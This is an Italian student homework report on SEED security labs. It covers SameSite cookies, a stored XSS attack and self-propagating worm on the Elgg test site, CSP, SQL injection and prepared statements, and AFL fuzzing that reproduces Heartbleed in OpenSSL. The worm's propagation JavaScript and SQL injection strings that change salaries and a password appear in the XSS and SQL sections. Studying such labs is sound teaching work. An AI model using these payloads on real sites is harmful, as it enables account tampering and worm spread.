


Figura 2.2: *
Same-Site GET




Figura 2.3: *
Same-Site POST

2.1.2 Cross-Site Request

Per quanto riguarda la richiesta cross-site, i cookie normali e lax possono essere inviati in richieste di tipo GET. In richieste di tipo POST, solamente i cookie normali vengono inviati. I cookie strict non vengono inviati in nessuno dei due scenari. Questo perché vengono applicate le restrizioni del parametro SameSite.




Figura 2.4: *
Cross-Site GET




Figura 2.5: *
Cross-Site POST



2.2 XSS (Cross-Site Scripting)

Per il cross-site scripting (XSS) viene utilizzato un social network fittizio chiamato Elgg, dove sono presenti delle meccaniche di profilo e di amicizia. Tramite l'uso della descrizione del profilo, è possibile sferrare degli attacchi XSS di tipo persistente all'interno del sito.

Di default, le descrizioni dei profili sono vuote.




Figura 2.6: Profilo Elgg

Questo è reso possibile a causa dell'assenza di filtraggio all'interno dei campi di testo all'interno del sito.

2.2.1 Stored XSS Attack on POST Request

L'obiettivo finale è quello di far apparire all'interno della descrizione del profilo dell'utente vittima la scritta "Samy is my hero" tramite l'uso di JavaScript.

Viene usato un profilo apposito chiamato Samy.

Il primo step consiste nell'intercettare una richiesta POST per la modifica della descrizione del profilo, questo al fine di poter:

- Analizzare il formato del form per inserire all'interno del payload



- Individuare il link a cui fare la richiesta

Per fare questo, viene utilizzato Wireshark per analizzare il traffico di rete, focalizzandoci sulle richieste e risposte di tipo HTTP.




Figura 2.7: Ispezione POST con Wireshark

Da questo possiamo notare l'uso di vari campi, tra cui:

- `__elgg_ts`: timestamp
- `__elgg_token`: token di sicurezza
- `guid`: user ID
- `description`: l'effettiva descrizione del profilo dove va inserito il campo di testo

Come meccanismo di sicurezza, inoltre, cerchiamo anche di ricavarci il nostro user ID, in modo da inserire il payload in altri profili al di fuori del soggetto che esegue l'attacco.

Per scoprire lo user ID, usiamo un secondo account e intercettiamo la richiesta di amicizia verso Samy. Da qui si può estrarre lo user ID.



Visitando il profilo di Samy con il profilo precedentemente utilizzato, possiamo notare mediante l'uso di Wireshark che, oltre alla richiesta GET per recuperare le informazioni del profilo, viene effettuata una richiesta POST per recuperare i commenti.



Visitando il nostro profilo, possiamo notare che la descrizione è stata modificata con successo.




Figura 2.10: Profilo infettato

2.2.2 Self-Propagating XSS Worm

Rispetto al punto precedente, adesso l'obiettivo è quello di fare in modo che l'attacco si autopropaghi anche ad altri utenti. Per fare questo, possiamo fare in modo che il nostro script abbia un ID e venga inserito in sé stesso tramite la funzione `getElementById` e codificato tramite `encodeURIComponent`.

```
1 //self-propagation
2 var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
3 var jsCode = document.getElementById("worm").innerHTML;
4 var tailTag = "</\" + \"script>\"";
5
6 // Put all the pieces together, and apply the URI encoding
7 var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
8
9 // Set the content of the descriptionfield and accesslevel
10 var desc = "&description=Samyismyhero" + wormCode;
11 desc += "&accesslevel[description]=2";
```

Il resto è identico al punto precedente, se non che viene inserita la variabile `desc` all'interno del campo contenente la descrizione del profilo.



Homework Software Security

Possiamo provare effettuando dapprima un accesso con un altro profilo (Alice), visitando Samy.




Figura 2.11: *
Richiesta POST (Alice → Samy)




Figura 2.12: *
Profilo Infetto (Alice)

E poi con un altro profilo ancora (Boby), visitando Alice.




Figura 2.13: *
Richiesta POST (Boby → Alice)




Figura 2.14: *
Profilo Infetto (Boby)



2.2.3 Content-Security-Policy

Al fine di evitare l'esecuzione di script arbitrari, è possibile utilizzare la Content Security Policy (CSP), un livello di sicurezza aggiuntivo che aiuta a rilevare e mitigare alcuni tipi di attacchi, tra cui XSS.

Di seguito vengono analizzati due scenari di configurazione:

Scenario 1: Configurazione tramite Apache (example32b)

In questo scenario, la policy viene definita direttamente nel file di configurazione di Apache (`apache_csp_example32.conf`). È stata utilizzata la direttiva `unsafe-inline` all'interno di `script-src`, che permette l'esecuzione di script inline nel sito.




Figura 2.15: *

Prima dell'applicazione CSP




Figura 2.16: *

Dopo (example32b - unsafe-inline)

Scenario 2: Configurazione granulare tramite Hash (example32c)

Per una maggiore sicurezza, è preferibile evitare `unsafe-inline` e autorizzare solo script specifici tramite il loro hash SHA-256. In `CSPexample32c.php`, sono stati inseriti gli hash delle componenti identificate (come mostrato in `sha_button.png`) per permetterne l'esecuzione in modo selettivo.




Figura 2.17: *
Identificazione Hash (Console)




Figura 2.18: *
Dopo (example32c - SHA-256)

2.3 SQL Injection

Un'altra categoria di attacchi ad applicazioni web è rappresentata dall'SQL Injection, ossia dalla possibilità di poter alterare campi di tabelle di un database nel web facendo ricorso alla sintassi SQL.

2.3.1 Modify Table

L'obiettivo dell'attacco è di:

1. Aumentare il salario di un utente
2. Diminuire il salario di un secondo utente, e cambiare la sua password.

Il profilo si presenta in questo modo:



Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figura 2.19: Profilo di Alice (Prima)

All'interno del sito è presente una funzione di modifica, che ci permette di poter modificare solo alcuni campi specifici. Tra questi, non è compreso il salario. Per fare questo, bisogna iniettare il campo del salario, e far sì che il sistema lo interpreti comunque come una query legittima.



Alice's Profile Edit

NickName	alice
Email	test@example.com', Salary=999999, email='te
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Figura 2.20: Modifica del profilo di Alice

In questo caso, inseriamo due query:

```
1 #1: Aumento di salario
2 test@example.com', Salary=999999, email='test@example.com
3
4 #2: diminuzione di stipendio e cambio di password a Boby
5 ', Salary=1, Password = sha1('bobysucks') WHERE EID=20000 #
```

Per il primo caso, siccome si tratta di una modifica allo stesso profilo, possiamo inserire la modifica in maniera diretta all'interno del campo email. Mentre nel secondo caso, invece, viene aggiunta la condizione WHERE al fine di apportare modifiche anche ad altri profili. Si noti l'uso di # per commentare il resto della query.



Alice Profile	
Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	alice
Email	test@example.com
Address	
Phone Number	

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figura 2.21: *
Profilo Alice (Salario aumentato)

Figura 2.22: *
Profilo Boby (Salario ridotto)

2.3.2 Prepared Statements

I **Prepared Statements** sono la difesa principale contro l'SQL Injection perché separano la struttura del comando SQL dai dati inseriti dall'utente.

Invece di unire tutto in una singola stringa, il processo avviene in due fasi:

1. **Template:** Si invia al database lo schema della query usando dei segnaposti (?).

```
1 SELECT id, name, eid, salary, ssn FROM credential WHERE name=  
  ? and Password= ?
```

2. **Dati:** I valori (come username o password) vengono inviati separatamente.

Grazie a questa separazione, il database tratta i dati dell'utente esclusivamente come testo. Anche se un attaccante inserisce caratteri speciali (come ' , ; o #), questi non potranno mai alterare il comando SQL originale.

Confronto tecnico: `unsafe.php` vs `prepared_statement.php`

- In **unsafe.php**: La query viene costruita concatenando i dati utente direttamente nella stringa. Questo è vulnerabile perché il database non distingue tra il comando e i dati.

```
1 // VULNERABILE: query diretta con variabili concatenate  
2 $conn->query("... WHERE name= '$input_uname' ...");
```




- **In `prepared_statement.php`:** Viene inviata prima la struttura della query e poi i dati. Il database sa già che i dati in arrivo sono semplici valori letterali.

```
1 // SICURO: query preparata con segnaposti
2 $stmt = $conn->prepare("... WHERE name= ? ...");
3 $stmt->bind_param("s", $input_username);
```



Capitolo 3

Fuzzing

3.1 Fuzz OpenSSL with AFL and ASAN

Per eseguire il setup:

```
1 CC=afl-clang-fast CXX=afl-clang-fast++ ./config -d -g -no-shared  
2 AFL_USE_ASAN=1 make build_libs
```

Creazione certificato:

```
1 openssl req -x509 -newkey rsa:512 -keyout server.key -out server.  
pem -days 365 -nodes -subj /CN=a/
```

Per compilare test_harness:

```
1 AFL_USE_ASAN=1 afl-clang-fast++ handshake.cc -o handshake openssl/  
libssl.a openssl/libcrypto.a -I openssl/include -ldl
```

È stato creato un file di testo come seed per il fuzzing, per effettuarlo si usa:

```
1 afl-fuzz -i input -o output -m none -- ./handshake
```

Di default, Ubuntu invia i crash a un'app di sistema, ma questa operazione crea un piccolo ritardo. AFL testa migliaia di input al secondo e ha bisogno di rilevare i crash immediatamente. Il seguente comando disattiva la segnalazione di sistema dicendo a Linux di salvare solo un file locale di base (core).

```
1 sudo su -c "echo core >/proc/sys/kernel/core_pattern"
```




Figura 3.1: AFL con ASAN abilitato

3.2 Riproduzione Heartbleed e diagnosi

Per diagnosticare il bug, eseguiamo il programma dando in ingresso l'input che causa il crash:

```
1 ./handshake < output/default/crashes/id\:000000\,sig\:06\,src  
  \:000030+000023\,time\:711360\,execs\:109670\,op\:splice\,rep\:2
```

L'errore rilevato è un heap-buffer-overflow:

```
1 ==121651==ERROR: AddressSanitizer: heap-buffer-overflow on address  
  0x629000009748 at pc 0x00000049c767 bp 0x7fffbf3309f0 sp 0  
  x7fffbf3301b8
```

Il bug si trova nel file `tl1_lib.c`, alla riga 2586, all'interno della funzione `tls1_process_heartbeat`:

```
1 READ of size 48830 at 0x629000009748 thread T0  
2 #0 0x49c766 in __asan_memcpy (/home/unina/Scrivania/homework/  
  Homework_Software_Security/3.Fuzzing/handshake+0x49c766)  
3 #1 0x4ded5f in tls1_process_heartbeat /home/unina/software-  
  security/fuzzing/heartbleed/openssl/ssl/tl1_lib.c:2586:3  
4 #2 0x5535da in ssl3_read_bytes /home/unina/software-security/  
  fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4  
5 #3 0x558139 in ssl3_get_message /home/unina/software-security/  
  fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7  
6 #4 0x520be0 in ssl3_get_client_hello /home/unina/software-  
  security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4  
7 #5 0x51c97e in ssl3_accept /home/unina/software-security/  
  fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9  
8 #6 0x4d1d03 in main /home/unina/Scrivania/homework/  
  Homework_Software_Security/3.Fuzzing/handshake.cc:47:3
```



```
9      #7 0x7ff2866c3d8f in __libc_start_call_main csu/../sysdeps/nptl
      /libc_start_call_main.h:58:16
10     #8 0x7ff2866c3e3f in __libc_start_main csu/../csu/libc-start.c
      :392:3
11     #9 0x4204c4 in _start (/home/unina/Scrivania/homework/
      Homework_Software_Security/3.Fuzzing/handshake+0x4204c4)
```

Il buffer originale, da cui il programma sta cercando di leggere troppi dati, è stato allocato tramite la funzione CRYPTO_malloc all'interno del file mem.c alla riga 308:

```
1 0x629000009748 is located 0 bytes to the right of 17736-byte region
  [0x629000005200,0x629000009748)
2 allocated by thread T0 here:
3   #0 0x49d3ad in malloc (/home/unina/Scrivania/homework/
      Homework_Software_Security/3.Fuzzing/handshake+0x49d3ad)
4   #1 0x58ac89 in CRYPTO_malloc /home/unina/software-security/
      fuzzing/heartbleed/openssl/crypto/mem.c:308:8
```

Esecuzione con gdb:

```
1 pwndbg> set breakpoint pending on
2 pwndbg> break __asan::ReportGenericError
3 Breakpoint 1 at 0x4a28c4
4 pwndbg> run < output/default/crashes/id:000000,sig:06,src
      :000030+000023,time:711360,execs:109670,op:splice,rep:2
5 pwndbg> backtrace
6 #0 0x00000000004a28c4 in __asan::ReportGenericError(unsigned long,
      unsigned long, unsigned long, unsigned long, bool, unsigned
      long, unsigned int, bool) ()
7 #1 0x000000000049c786 in __asan_memcpy ()
8 #2 0x00000000004ded60 in tls1_process_heartbeat (s=<optimized out
      >, s@entry=0x618000000080) at tl_lib.c:2586
9 #3 0x00000000005535db in ssl3_read_bytes (s=0x618000000080, type=<
      optimized out>, buf=<optimized out>, len=<optimized out>, peek=<
      optimized out>) at s3_pkt.c:1092
10 #4 0x000000000055813a in ssl3_get_message (s=0x618000000080, st1
      =8465, stn=8466, mt=1, max=16384, ok=0x7fffffffda00) at s3_both.
      c:457
11 #5 0x0000000000520be1 in ssl3_get_client_hello (s=<optimized out>)
      at s3_srvr.c:941
12 #6 0x000000000051c97f in ssl3_accept (s=<optimized out>) at
      s3_srvr.c:357
13 #7 0x00000000004d1d04 in main () at handshake.cc:47
14 #8 0x00007ffff7a78d90 in __libc_start_call_main (main=main@entry=0
      x4d1b90 <main()>, argc=argc@entry=1, argv=argv@entry=0
      x7fffffffdfa8) at ../sysdeps/nptl/libc_start_call_main.h:58
15 #9 0x00007ffff7a78e40 in __libc_start_main_impl (main=0x4d1b90 <
      main()>, argc=1, argv=0x7fffffffdfa8, init=<optimized out>, fini
```



```
=<optimized out>, rtld_fini=<optimized out>, stack_end=0
x7fffffffdf98) at ../csu/libc-start.c:392
16 #10 0x00000000004204c5 in _start ()
17 pwndbg> frame 2
18 #2 0x00000000004ded60 in tls1_process_heartbeat (s=<optimized out
>, s@entry=0x618000000080) at tl_lib.c:2586
19 2586      memcpy(bp, pl, payload);
20 pwndbg> print/x payload
21 $1 = 0xbebe
```

eseguendo hexdump

```
-C output/default/crashes/id:000000,sig:06,src:000030+000023,time
:711360,execs:109670,op:splice,rep:2
```

otteniamo il seguente output:

```
1 00000000 18 03 01 00 01 01 01 01 01 01 01 01 01 01 01
   |.....|
2 00000010 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
   |.....|
3 00000020 01 01 01 01 01 01 01 01 01 01 16 03
   |.....|
4 0000002c
```

ciò indica che:

1. Il pacchetto è malformato e troncato: L'intestazione del file generato da AFL dichiara che il record ha una lunghezza di un solo byte (visibile dai byte 00 01 all'offset 0x03). I byte be non sono fisicamente presenti nell'input.
2. Primo out-of-bounds (lettura della lunghezza): Il codice di OpenSSL si aspetta di elaborare 3 byte per il messaggio Heartbeat (1 byte per il tipo, 2 byte per capire la lunghezza del payload). Poiché il record fornisce solo 1 byte reale (01), la funzione di lettura (n2s) tenta di leggere i 2 byte mancanti sconfinando oltre i limiti del record, nella memoria adiacente del server.
3. Innesco del bug (secondo out-of-bounds): Pescando casualmente in quella zona di memoria non inizializzata o sporcata da pattern di debug, OpenSSL legge i byte be e be. Questo valorizza la variabile payload a 0xbebe (48830 in decimale), forzando la successiva memcpy a copiare ed esfiltrare 48830 byte di memoria del server. AFL ha quindi sfruttato un piccolo errore di lettura per generare autonomamente la lunghezza falsa necessaria a innescare Heartbleed.



3.3 Esecuzione senza ASAN

Per compilare `test_harness` senza ASAN si va nella cartella `openssl`:

```
1 make clean
2 make build_libs
```

poi nella cartella in cui è presente l'eseguibile:

```
1 afl-clang-fast++ handshake.cc -o handshake_no_asan openssl/libssl.a
  openssl/libcrypto.a -I openssl/include -ldl
```

rieseguendo senza ASAN e passando in ingresso l'input che causa il crash, il programma termina normalmente, ciò è dovuto a due fattori principali:

1. La natura del bug: Heartbleed è un bug di natura buffer-overread che permette una lettura dei dati nel buffer, senza generare eccezioni o crash e continuando a far funzionare il protocollo. Di conseguenza, in mancanza di un controllo specifico il crash non può essere generato.
2. Il funzionamento di ASAN: Durante la fase di instrumentation, ASAN inserisce delle redzones attorno ai buffer, che vengono segnati come "Non accessibili". Nel caso in cui una funzione acceda ad un buffer, Asan genera una specifica eccezione, arrestando il funzionamento del programma.

3.4 Analisi programma con Valgrind

Per eseguire il comando con valgrind utilizziamo il seguente comando:

```
1 valgrind --track-origins=yes ./handshake_no_asan < output/default/
  crashes/id\:000000\, sig\:06\, src\:000030+000023\, time\:711360\,
  execs\:109670\, op\:splice\, rep\:2
```

Eseguendo il programma con valgrind notiamo che l'output genera una cascata di errori legati all'uso di memoria non inizializzata:

```
1 ==127255== Conditional jump or move depends on uninitialised value(
  s)
2 ==127255==      at 0x45D87E: CRYPTO_malloc (mem.c:300)
3 ==127255==      by 0x40906E: tls1_process_heartbeat (tl1_lib.c:2580)
4 ==127255==      by 0x445AA2: ssl3_read_bytes (s3_pkt.c:1092)
5 ==127255==      by 0x44758E: ssl3_get_message (s3_both.c:457)
6 ==127255==      by 0x42D91A: ssl3_get_client_hello (s3_srvr.c:941)
7 ==127255==      by 0x42BAB7: ssl3_accept (s3_srvr.c:357)
8 ==127255==      by 0x403915: main (handshake.cc:47)
9 ==127255== Uninitialised value was created by a heap allocation
```



```
10 ==127255==      at 0x4848899: malloc (in /usr/libexec/valgrind/  
    vgppreload_memcheck-amd64-linux.so)  
11 ==127255==      by 0x45D909: CRYPTO_malloc (mem.c:308)  
12 ==127255==      by 0x4481A5: freelist_extract (s3_both.c:708)  
13 ==127255==      by 0x4481A5: ssl3_setup_read_buffer (s3_both.c:770)  
14 ==127255==      by 0x448568: ssl3_setup_buffers (s3_both.c:827)  
15 ==127255==      by 0x42D087: ssl3_accept (s3_srvr.c:292)  
16 ==127255==      by 0x403915: main (handshake.cc:47)
```

Valgrind traccia che i dati problematici provengono da un'allocazione nell'heap avvenuta durante la preparazione dei buffer di lettura SSL (`ssl3_setup_read_buffer`). Questa memoria viene allocata ma popolata solo in minima parte dai byte effettivamente ricevuti dalla rete.

Quando la funzione `tls1_process_heartbeat` esegue la `memcpy` fidandosi del parametro contraffatto (falsa lunghezza del payload), finisce per leggere oltre i byte legittimamente scritti, pescando dalla porzione non inizializzata del buffer (o da blocchi adiacenti nell'heap).

Valgrind segnala un'anomalia critica (Use of uninitialised value) nel momento in cui OpenSSL prende questi dati "sporchi" e li elabora attivamente: prima calcolandone l'hash (`SHA1_Update`), poi copiandoli (`memmove`) e infine preparandoli per la trasmissione sulla rete (`ssl3_write_bytes`).

